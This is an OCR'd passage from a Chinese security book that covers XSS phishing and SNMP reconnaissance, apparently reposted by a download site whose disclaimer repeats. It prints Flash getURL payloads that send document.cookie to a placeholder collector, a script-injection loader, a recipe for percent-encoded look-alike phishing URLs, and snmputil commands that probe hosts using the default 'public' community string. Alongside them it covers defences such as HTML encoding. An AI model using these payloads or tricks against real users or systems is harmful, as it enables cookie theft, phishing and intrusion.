


图 9-45 添加留言页面

步骤 02 单击“留言”按钮，即可成功提交留言内容。当管理员再次登录后台进行管理工作的时候，选择左侧列表中的“留言板管理”选项，不用单击其他的内容，XSS 就能直接触发，如图 9-46 所示。

步骤 03 此时选择左侧列表中的“网站用户管理”选项，即可看到除原本默认的管理员外，又新增了一个名叫“duoduosixu”的管理员，如图 9-47 所示。




图 9-46 查看新留言




图 9-47 查看新增的管理员

当然，这只是一次模拟攻击，如果是真实的攻击，则攻击者已经可以使用新增加的管理账户登录并进行后续攻击了。

9.3.4 XSS 钓鱼攻击分析

钓鱼式攻击又叫 Phishing，是一种企图从网络中，通过伪装或欺骗的方法，获得正常用户的个人敏感信息，如用户名、密码和信用卡信息等。钓鱼式攻击通常是通过 E-mail 或者即

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

时通信（IM）进行。常引导用户到 URL 的界面外观与真正网站几乎无区别的假冒网站中输入个人数据。简单来说，钓鱼式攻击意味着攻击者“钓”取受害人的数据和密码。

1. FLASH XSS 钓鱼

和其他的 XSS 攻击类似，FLASH XSS 钓鱼不但能用手盗取 Cookies、挂马攻击、提升权限等方面，也可以用于网络钓鱼、发起 DDoS 攻击，具体的功能视攻击者不同目的而不同。为了便于理解，这里以盗取 Cookies 为例，其实质和钓鱼攻击是一样的。

Flash 是网络上最常见的一种媒体承载平台，它有一个特性是可以在其中插入 ActionScript 脚本函数，当用户插入 Flash 时会弹出一个新窗口，指向攻击者预先插入的 ActionScript 脚本函数中的 URL。攻击者可提前伪造一个知名站点，再做一个 Flash 动画，在第一帧中加入用于跳转到其他 URL 的 ActionScript 脚本函数，方式为：GetURL("JavaScript:windows.open('http://www.xxx.com/diaoyu.asp?'+document.cookie) ","_self")，其中的 http://www.xxx.com/diaoyu.asp 是用于收集 Cookie 的网页地址，这是一个典型的盗取 Cookies 的 XSS，如果将这个代码换成钓鱼站点地址，就具有很强的迷惑性了。

一般情况下，攻击者会将这个 Flash 动画发布在论坛中的签名、贴子或短消息中，用来盗取指定类型用户的相关信息。这种技术实现是有缺陷的，即在插入 Flash 时打开了一个窗口，该窗口不但让用户觉得别扭，引起警觉，同时各种弹出窗口阻挡程序也会阻挡。

追求完美的攻击者开始考虑如何更加隐蔽地发起 XSS 攻击，即改造脚本代码来实现隐藏或者去掉弹出窗口的目的。

上面的 ActionScript 脚本中，使用了 ActionScript 脚本函数“getURL”跳转到一个使用 JavaScript 协议的 URL，在 JavaScript 中使用 document.cookie 得到 Cookie，并把 Cookie 和一个用于收集 cookie 的网页地址连成一个 http 协议的 URL 地址，最后使用 window.open 打开合成的 URL 地址，从而把 cookie 用 GET 方式发送到用于收集 Cookie 的网页并记录下来。

该弹出窗口是由于 JavaScript 协议中的代码 window.open 所生成的，Window.open 的第二个参数用来指定打开的窗口名字，其通用名称有如下几种。

- _media：在浏览器左边的媒体面板内打开；
- _blank：在新窗口中打开；
- _parent：在当前框架的父框架内打开。假如当前框架无父框架，此参数值等同于_self；
- _search：在浏览器左边的搜索面板内打开；
- _self：在当前窗口中打开，覆盖当前文档；
- _top：在所有框架之外的最顶层窗口中打开。假设当前窗口无框架结构，此参数等同于_self。

由上述分析可知，攻击者如果使用“_search”来打开这个窗口，就不会显示弹出窗口了。经过这样改造的 ActionScript 脚本为：GetURL("JavaScript:windows.open('http://www.xxx.com/diaoyu.asp?'+document.cookie，'_search') ","_self")，这样做的后果就是打开搜索面板，可以躲避弹出窗口软件。虽然不是直接弹出窗口，效果好一些，但用户也会怀疑。

有些攻击者考虑既然支持 JavaScript，就用 JavaScript 进行构造：

```
Jsurl="http://www.xxx.com/diaoyu.js".replace(/ \ / /g,''''//');
Window.open("file:javascript:document.all.tags('SCRIPT')[0].src='"+jsurl+"
';eval();","diaoyu");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这里攻击者使用了 Javascript 协议，把网站上的一个 JS 代码文件插入本地文件。同样的道理，攻击者也可以用它把一个 JS 代码文件插入到进行跨站攻击的论坛网页中。

相应的 ActionScript 脚本改为：GetURL("JavaScript: document.all.tags('SCRIPT')[0].src='http:\ / \ /www.xxx.com\ / diaoyu.js';eval();","_self");

这样，就比较完美地利用相关技术实现了 XSS 与钓鱼的配合。

2. UR 编码与 XSS 钓鱼

浏览器除了支持 ASCII 码字符的 URL，还支持 ASCII 码以外的字符，同时支持对所有的字符进行编码。下面所讲述的 URL 编码，其实就是一个字符 ASCII 码的十六进制替代，不过在替代的过程中稍微有些变动，需要在前面加上“%”。如“\”的 ASCII 码是 92，92 的十六进制是 5C，所以“\”的 url 编码就是%5C。

对于网络上的普通用户来说，如果看到一个域名是陌生的，那就可能存在不确定性，用户肯定不去单击；如果看到一个经常都使用的域名，那信任度自然就会高很多。例如百度（www.baidu.com）。看到这个域名很多人就会直接单击了，一点怀疑都没有，但是如果看到“www.diaoyu.com”域名就不一定去单击了。

如果链接地址是 http://www.baidu.com%2e%64%69%61%6f %79%75%2e %63%6f%6d，对于普通用户来说，这个域名就是百度的域名，只是在后面加了一些页面地址而已，是可以绝对信任的。其实，该域名是经过了 URL 编码，还原回来的域名是 www.baidu.com.diaoyu.com 时，则是绝对不能信任的。这个域名绝对不是百度的，而是 diaoyu.com 的一个子域名而已，意思是说这个域名和百度一点关系都没有，如果攻击者在这个域名上伪造一个百度的页面和相关功能，普通用户是绝对看不出来的，如果将上例中的百度换成银行，危害程度很大。




图 9-48　ASCII 在线转换工具

攻击者构造这样的 URL 其实很简单，具体操作步骤如下。

步骤 01 先在确定需要伪造的域名是 www.baidu.com.diaoyu.com 之后，将“.diaoyu.com”中的每个字符都转换成 ASCII 码。转换方法可以使用网络上的在线转换工具，如图 9-48 所示。

步骤 02 转换 ASCII 码后得到的对应关系如表 9-1 所示。

表 9-1　ASCII 码转换

原始字符	ASCII 码编码	原始字符	ASCII 编码
.	46	d	100
i	105	a	97
o	111	y	121
u	117	.	46
c	99	o	111
m	109		

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 在经过 ASCII 码转换以后，还需要进行 ASCII 码的十六进制转换，同样可以利用网络上的工具。当然，Windows 系统中的计算机同样提供了这个功能，如图 9-49 所示。



图 9-49 十六进制转换器

步骤 04 在经过转换后，即可得到对应的十六进制如表 9-2 所示。

表 9-2 十六进制转换

原始字符	ASCII 码编码	十六进制	原始字符	ASCII 编码	十六进制
.	46	2e	d	100	64
i	105	69	a	97	61
o	111	6f	y	121	79
u	117	75	.	46	2e
c	99	63	o	111	6f
m	109	6d			

步骤 05 经过十六进制转换后，也不能直接用于构造 URL，还需要进行最后一步，那就是增加“%”，如表 9-3 所示。

表 9-3 URL 编码

原始字符	ASCII 码编码	十六进制	URL 编码	原始字符	ASCII 编码	十六进制	URL 编码
.	46	2e	%2e	d	100	64	%64
i	105	69	%69	a	97	61	%61
o	111	6f	%6f	y	121	79	%79
u	117	75	%75	.	46	2e	%2e
c	99	63	%63	o	111	6f	%6f
m	109	6d	%6d				

步骤 06 经过上述编码转换后，原本“www.baidu.com.diaoyu.com”的域名就变成了“http://www.baidu.com%2e%64%69%61%6f %79%75%2e %63%6f%6d”编码。

步骤 07 在构造完这个域名以后，攻击者会在自己能控制的 www.diaoyu.com 的域名中生成子域名，以便于让这个域名生效，再开始后续攻击。

如果攻击者通过这个域名下的伪造页面发起钓鱼攻击，可以分成如下几个典型方式：

- 利用 XSS 邮件：在邮件内容中直接包含这样的 URL，再使用邮件群发程序进行海量的垃圾邮件群发，会有很多不明真象的用户信任这个百度的链接，进而进行访问。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



邮件与 XSS 有非常多层次的利用，如发现邮件系统中的 XSS 漏洞，再构造相关语句，实现抓取用户电子邮件账户、密码等。

- 利用脚本系统：攻击者可以在存在 XSS 漏洞的脚本系统中提交这样的地址，再利用 XSS 让用户访问。
- 直接利用 URL 编码欺骗：这种利用方式和 XSS 关系不大，但它最简单，所以很多攻击者在用。如攻击者可构造 URL 地址：[URL=http://www.baidu.com %2e%64%69%61%6f%79%75%2e %63%6f%6d]http://www.baidu.com[/URL]，这个 URL 表面上看起来就是百度的一个超级链接，即使小心一点的用户用鼠标指向它或者观察源代码也看不出来其中存在问题。但是当用户访问以后，跳转的却是攻击者伪造的页面。

9.4　跨站脚本攻击的防范

dvHTMLEncode()函数是作者从 ubbcode 中提取的用于处理特殊字符串的函数。它能把一些特殊（例如尖括号之类）的字符替换成 HTML 特殊字符集中的字符。HTML 语言是标签语言，所有的代码都是用标签括起才有用，而所有标签用尖括号括起。尖括号不能发挥原来的作用之后，攻击者插入的代码便失去作用。dvHTMLEncode()函数的完整代码如下：

```
function dvHTMLEncode(byval fString)
if isnull(fString) or trim(fString)="" then
dvHTMLEncode=""
exit function
end if
fString = replace(fString,  ">", "&gt;")
fString = replace(fString,  "<", "&lt;")
fString = Replace(fString,  CHR(32), " ")
fString = Replace(fString,  CHR(9), " ")
fString = Replace(fString,  CHR(34), "&quot;")
fString = Replace(fString,  CHR(39), "&#39;")
fString = Replace(fString,  CHR(13), "")
fString = Replace(fString,  CHR(10) & CHR(10), "</P><P> ")
fString = Replace(fString,  CHR(10), "<BR> ")
dvHTMLEncode = fString
end function
```

这个函数的语法很简单，就是使用 replace()函数把字符串中的一些特殊字符给替换掉，如果需要过滤其他特殊字符，可以试着自己添加上去。用 dvHTMLEncode()函数把所有输入及输出的字符串过滤处理一遍，即可杜绝大部分跨站漏洞的出现。如简单留言本的漏洞是因为 name 中的 body 没有经过过滤而直接输出到页面形成的，代码如下：

```
<%=rs("name")%>
.....
<%=rs("body")%>
```

如果把代码修改成如下这样，就可以避免跨站漏洞的出现了：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<%=dvHTMLEncode( rs("name") )%>
.....
<%= dvHTMLEncode( rs("body") )%>
```

用 dvHTMLEncode()函数过滤后输出，不会存在问题，也可以在用户提交过滤后写到数据库中，在其他地方也可以用这个函数过滤，只要过滤得彻底，就不用担心有跨站漏洞出现了。当然，用户也不能被动地期望网站的管理员去修补漏洞。如果网站的管理员因为不在意这方面而被人挂了木马，而用户访问了这个网页中的木马，最终吃亏的还是用户。所以这里建议用户关闭 IE 解析 JavaScript 的功能。具体的操作步骤如下。

步骤 01 打开 IE 浏览器，选择“工具”→“Internet 选项”菜单项，即可弹出“Internet 选项”对话框，如图 9-50 所示。

步骤 02 切换到“安全”选项卡，选择“Internet”图标，单击“自定义级别”按钮，弹出“安全设置”对话框，在其中自定义 Internet 的安全级别，如图 9-51 所示。



图 9-50 “Internet 选项”对话框




图 9-51 “安全设置”对话框

步骤 03 找到“脚本”区域，再把“活动脚本”设置成“禁用”状态就可以了。

尽量不要访问安全性不高的网站，上网时打开杀毒软件的脚本监控功能，这样可以避免被恶意攻击者利用跨站脚本漏洞攻击的可能性。

9.5 专家课堂（常见问题与解答）

点拨 1：如何测试某个站点存在跨站攻击漏洞呢？

解答：使用代码“<script>alert('XSS')</script>”检测是最常见的直接测试脚本系统是否存在跨站脚本攻击的方法。一般情况下，如果这个代码可以正常被插入并执行，就说明站点是存在跨站攻击漏洞的，攻击者此后就可以构造各种代码实现各种功能。如果不能被正常插入并执行，则说明不存在跨站攻击漏洞。

点拨 2：为什么在使用“getURL("http://www.***.com ");”语句时，没有输入后面的分号“;”就提示语法错误？


解答：Actions acript 的每行语句都以分号“;”结束，它不同于 BASIC 语言，Actions acript 语句同 C++、Java、Pascal 一样允许分多行书写，即允许将一条很的长语句分割成两个或更多代码行，只要在结尾有个分号就行了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第10章

横向提权的暗道渗透



重点提示：

- SNMP 信息安全技术
- 远程终端入侵的常见手法
- 弱口令打开暗藏的入侵通道



本章主要介绍了 SNMP 信息安全技术的概念及服务防范、远程终端入侵的一些常见手法，以及弱口令漏洞入侵的方法等。网络中可能潜伏的入侵通道远不止本章介绍的这些，在日常的网络管理和维护中，网络管理员不能忽略任何网络服务与应用的安全性检测。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

很多网络由于安全设置不同，存在着许多潜伏的横向提权入侵通道。其中常见的有 SNMP 私钥暴露、远程终端服务、数据库弱口令、远程控制软件的安全漏洞等。这些安全缺陷不仅会被入侵者在内网横向提权中所利用，还可能被从外网攻击进入内网时作为入侵的突破口。

10.1 SNMP 信息安全技术

对于主机的 SNMP 信息，可能许多网络管理员都未留意，如果使用 X-Scan 对自己的主机进行扫描，人们会发现扫描器可以扫描到很详细的 SNMP 信息，甚至包括许多 SNMP 弱口令。这些信息一旦被攻击者利用，将会造成无法挽救的损失。

10.1.1 SNMP 威胁 Windows 网络安全

在 Windows 操作系统中，为便于对各种网络设备进行管理，用户安装了 SNMP 服务来提供关于 TCP/IP 网络上的主机以及各种网络设备的状态信息。但 SNMP 安全机制很脆弱，很容易被入侵者攻击，威胁 Windows 网络安全。

1. Windows 系统中的 SNMP 服务

要在 Windows2003/XP 中安装 SNMP 服务，可按照下面的步骤进行操作。

步骤 01 在“控制面板”窗口中双击“添加或删除程序”图标，打开“添加或删除程序”窗口。在窗口左侧列表中单击“添加/删除 Windows 组件”按钮，弹出“Windows 组件向导”对话框，在“组件”列表框中选择“管理和监视工具”选项，如图 10-1 所示。

步骤 02 单击“详细信息”按钮，弹出“管理和监视工具”对话框。在列表框中可看到“WMI SNMP 提供程序”组件和“简单网络管理协议”组件，其中“WMI SNMP 提供程序”组件可通过 WMI 对 SNMP 进行管理设置，如图 10-2 所示。




图 10-1 “Windows 组件向导”对话框




图 10-2 “管理和监视工具”对话框

步骤 03 勾选“WMI SNMP 提供程序”复选框，单击“确定”按钮，在“Windows 组件向导”对话框中单击“下一步”按钮，即可进行安装。

步骤 04 安装完成后，在“控制面板”窗口中双击“管理工具”→“服务”图标，打开“服务”窗口，在其中看到系统已自行启动 SNMP 服务，如图 10-3 所示。

步骤 05 双击 “SNMP Trap Service”服务，在“SNMP Trap Service 的属性”对话框中单击“启动”按钮，手动启动 SNMP Trap Service 服务，如图 10-4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-3　启动 SNMP 服务





图 10-4　启动 SNMP Trap Service 服务



目前，几乎所有网络设备厂商都实现了对 SNMP 服务的支持，在初始状态下，很多厂商都使用比较统一的通信字符串，而且由于 SNMP 安全机制的脆弱以及通信字符串未受保护，因此，可能导致入侵者对安装了 SNMP 的 Windows 主机进行各种破解攻击。

2.　主机中普遍的 SNMP 弱口令漏洞

使用 X-Scan 扫描工具进行扫描时，攻击者可先在“扫描参数”窗口中设置要扫描的 IP 地址范围，在左侧列表中选择“全局设置”下的“扫描模块”选项，在右侧只勾选“开放服务”和“Snmp 信息”复选框，如图 10-5 所示。再选择“插件设置”→“SNMP 相关设置”选项，在右侧选中所有扫描项目，以获取更多的系统信息，如图 10-6 所示。



图 10-5　设置“扫描模块”选项




图 10-6　设置“SNMP 相关设置”选项

如果扫描的 IP 地址范围内存在有 SNMP 弱口令的主机，在扫描结果中即可显示该安全漏洞的端口/服务和安全漏洞及解决方案，弱口令一般是“public”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.1.2 绕过防火墙刺探系统信息

攻击者在扫描到网络中存在 SNMP 弱口令的主机后，要利用 SNMP 口令刺探系统信息。此时，系统中安装的防火墙也无法阻止攻击者，攻击者照样可以绕过防火墙，通过 SNMP 信息轻易地扫描刺探到主机系统的相应信息。

1. 使用 Snmputil 工具

对于安装并启动了 SNMP 的 Windows 系统，将打开 UDP 161 snmp 和 UDP 162 snmptrap 两个端口。其中，162 端口对应的是 SNMP Trap（SNMP 陷阱）服务。这里使用的是 UDP 端口，而不是 TCP 端口。

微软为 Windows 系统平台发布了 SNMP API，以便用户可以用自行开发的管理应用程序和扩展代理。同时在 MSDN 中也提供了一个管理应用例程 Snmputil.exe，该例程是一个命令行下的软件，提供了 SNMP 中的 get 和 trap 操作。

若系统管理员使用“Snmputil.exe”工具，可以验证 Microsoft SNMP 代理配置；若攻击者使用该工具，则可以通过 SNMP 弱口令获取主机系统信息、计算机联系人、软件安装信息和进程列表等信息。这些信息一旦外泄，会产生严重的后果。

Snmputil 的使用语法：snmputil [get|getnext|walk] agent community oid [oid ...]

语法格式中各个字符的含义如下：

- get：表示获取一个信息。
- getnext：表示获取下一个信息。
- Walk：表示获取所有数据库子树/子目录的信息。
- agent：表示某台主机的 IP 地址或主机名。
- community：表示 community strings，即使用 X-scan 扫描出的 SNMP 弱口令密码“public”。
- oid：即物件识别代码（Object Identifier），可以把 oid 理解成 MIB 管理信息库中各种信息分类存放资源的一个数字标识。

2. 利用 Snmputil 刺探系统信息

下面介绍如何利用 Snmputil.exe 工具，获取运行 SNMP 服务的主机上的各种系统信息。先将下载的 Snmputil.exe 工具安装到计算机中的 D 盘根目录下，并打开 CMD 命令提示符窗口，然后假设要查询的主机的 IP 地址为 192.168.0.5。

（1） 查看系统信息

通过对系统组的 MIB 对象的查阅，知道系统信息所对应的 MIB 对象为.1.3.6.1.2.1.1.1。要查看系统信息可使用 get 参数查询，具体命令如下：

```
D:\>snmputil get 192.168.5 public .1.3.6.1.2.1.1.1.0
```

也可以使用 walk 参数查询，具体命令如下：

```
D:\>snmputil.exe walk 192.168.0.5 public .1.3.6.1.2.1.1.1
```

在命令提示符窗口中输入以上命令，并按“Enter”键，通过 SNMP 信息管理，即可获得主机 192.168.0.5 的系统信息，如图 10-7 所示。返回信息如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-7 查询主机系统信息

```
   Variable = system.sysDescr.0
   Value = String Hardware: x86 Family 6 Model 15 Stepping 13 AT/AT COMPATIBLE
- Software: Windows 2000 Version 5.1 (Build 2600 Multiprocessor Free)
   End of MIB subtree.
```

其中，命令中 public 是 192.168.0.5 计算机上的 SNMP 弱口令密码，.1.3.6.1.2.1.1.1.0 是对象实例，注意对象 ID 前面要加一个点“.”，后面还要加一个“0”。如果不在对象 ID 末尾加上一个 0，用 get 参数查询就会出错。从返回结果中能够看出，该主机使用了 x86 CPU，Windows 2000 Version 5.1（Build 2600 Multiprocessor Free）操作系统，即 Windows XP。

（2） 查询计算机连续开机多长时间

要查询计算机连续开机多长时间，可使用 get 参数进行查询，具体命令如下：

```
D:\>snmputil.exe get 192.168.0.5 public .1.3.6.1.2.1.1.3.0
```

执行该命令后，将返回如下信息：

```
Variable = system.sysUpTime.0
Value = TimeTicks 517746
```

如图 10-8 所示，从图中可以看出系统已运行 517746 秒。

如果在对象 ID 后面不加 0，使用 getnext 参数能得到同样的效果：

```
D:\>snmputil getnext 192.168.0.5 public .1.3.6.1.2.1.1.3
```

（3） 查询计算机的联系人

要查询计算机的联系人，可使用 get 参数进行查询，具体命令如下：

D:\>snmputil get 192.168.0.5 public .1.3.6.1.2.1.1.4.0

执行该命令后，将返回如下信息：

```
Variable = system.sysContact.0
Value = String administrator
```

如图 10-9 所示，在其中可知计算机的联系人为“administrator”。




图 10-8 查询计算机连续开机时间




图 10-9 查询计算机的联系人

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（4） 查询主机上所有正在运行的进程

要查询主机上所有正在运行的进程，可使用 walk 参数查询，具体命令如下：

```
D:\>snmputil walk 192.168.0.5 public .1.3.6.1.2.1.25.4.2.1.2
```

执行命令后可显示出该主机上的所有进程列表，如图 10-10 所示。从进程列表中可判断主机上正在运行的进程，对于入侵者作用非常大。例如，进程列表中的信息：

```
Variable = host.hrSWRun.hrSWRunTable.hrSWRunEntry.hrSWRunName.580

Value = String QQ.exe
```

